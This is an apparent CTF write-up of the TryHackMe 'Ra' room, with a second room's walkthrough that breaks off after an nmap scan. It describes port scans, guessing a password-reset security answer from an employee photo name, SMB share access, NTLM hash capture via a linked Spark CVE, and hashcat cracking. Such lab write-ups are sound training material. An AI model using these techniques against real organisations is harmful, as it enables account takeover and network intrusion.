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Miscellaneous

1. https://tryhackme.com/r/room/ra

- ***Description***

  You have gained access to the internal network of WindCorp, the multibillion dollar company, running an extensive social media campaign claiming to be unhackable (ha! so much for that claim!).

  Next step would be to take their crown jewels and get full access to their internal network. You have spotted a new windows machine that may lead you to your end goal. Can you conquer this end boss and own their internal network?

- Port Scanning & Enumeration ⇒ NMAP

```
# Nmap 7.60 scan initiated Sat Oct 19 01:47:24 2024 as: nmap -sC -sV -oA scan
10.10.39.180
Nmap scan report for ip-10-10-39-180.eu-west-1.compute.internal (10.10.39.180)
Host is up (0.00079s latency).
Not shown: 978 filtered ports
PORT    STATE SERVICE          VERSION
53/tcp   open  domain          Microsoft DNS
80/tcp   open  http            Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Windcorp.
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap            Microsoft Windows Active Directory LDAP
443/tcp  open  ssl/http         Microsoft HTTPAPI httpd 2.0
| http-auth:
|  Negotiate
|_  NTLM
|_http-title: Site doesn't have a title.
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp
3268/tcp open  ldap            Microsoft Windows Active Directory LDAP
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server      Microsoft Terminal Services
5222/tcp open  jabber          Ignite Realtime Openfire Jabber server
| ssl-cert: Subject: commonName=fire.windcorp.thm
|_Not valid after: 2025-04-30
7070/tcp open  http            Jetty 9.4.18
|_http-title: Openfire HTTP Binding Service
7443/tcp open  ssl/http         Jetty 9.4.18
|_http-title: Openfire HTTP Binding Service
7777/tcp open  socks5          (No authentication; connection failed)
9090/tcp open  zeus-admin
9091/tcp open  ssl/xmltec-xmlmail
MAC Address: 02:B3:C7:C5:7B:61 (Unknown)
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


We find that the DNS_Domain_Name: windcorp.thm and hostname fire.windcorp.thm.

Add them to /etc/hosts file




- **visit the web site (port 80)**






The website helpfully displays a list of IT support staff, employees, and even includes a shiny "Reset Password" button. Tempting, right?


I resisted the urge to go full brute-force mode (you're welcome, IT team!). Instead, I decided to put on my OSINT detective hat and do some digging, trying to uncover the answers to those secretive password reset questions — Sherlock Holmes style, but for the internet.




The website kindly showcases its employees, complete with pictures — a real treat for an OSINT enthusiast! Those photos? Well, they're not just for show. They can contain valuable metadata, and with a little digging, I could link some of the employees to their social media accounts. Turns out, those smiling faces might just be the key to unlocking a bit more than expected!



I downloaded the employee photos, but no metadata surfaced. However, one image caught my eye—named "lilyleAndSparky." "Sparky" sounds like a pet name, and people love using their pets for security questions. Time to see if that's the key! 🐾





The name "Sparky" turned out to be a lucky guess — gg, it was the correct answer! 🐾 Time to move forward with a smile and a little victory dance.

Let's see if we can gain SMB access using Lilyle's credentials. Time to put this information to the test and see what doors it might open! 🔑

```
root@ip-10-10-88-165:~# smbclient -L //windcorp.thm -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
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
```
root@ip-10-10-88-165:~# smbclient \\\\windcorp.thm\\Shared -U lilyle
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat May 30 01:45:42 2020
  ..                                  D        0  Sat May 30 01:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 16:32:36 2020
  spark_2_8_3.deb                     A 29526628  Sat May 30 01:45:01 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 12:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 12:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 12:07:24 2020


                15587583 blocks of size 4096. 10909542 blocks available
smb: \>
```

GG! I just snagged the first flag—it was surprisingly easy! 🎉


Now, it’s time to look for hints for the next step. I came across a file named "spark_2_8_3," so I’ll download it and see what secrets it holds. Let’s crack this open! 🔍



Let’s give Lilyle’s credentials a shot here too! Who knows what treasures we might uncover? Time to see if they work their magic again! 🔑✨




It worked! Now that we're in, what's the next move? Let's explore the environment and see what valuable data or flags we can uncover. Time to dive in and find out what secrets await! 🕵️‍♀️🔍



While investigating what "spark" is, I stumbled upon a CVE that could be useful. I'm going to exploit this to retrieve the NTLM hash for the user "buse." Let's see if this leads us to further success! 🔐✨

https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md

successfully obtained the NTLM hash and am ready to crack it (fingers crossed!). I decided to use Hashcat with the rockyou wordlist, and it worked like a charm. I cracked the password for user "buse"



- **2.** https://tryhackme.com/room/yearoftherabbit

➢ *Description*

Let's have a nice gentle start to the New Year!

Can you hack into the Year of the Rabbit box without falling down a hole?

➢ Port Scanning & Enumeration ⇒ NMAP

```
hacker@ELDesoki:/mnt/c/Users/Khale$ nmap -A 10.10.241.164
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 21:32 +03
Nmap scan report for 10.10.241.164 (10.10.241.164)
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.15 seconds
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

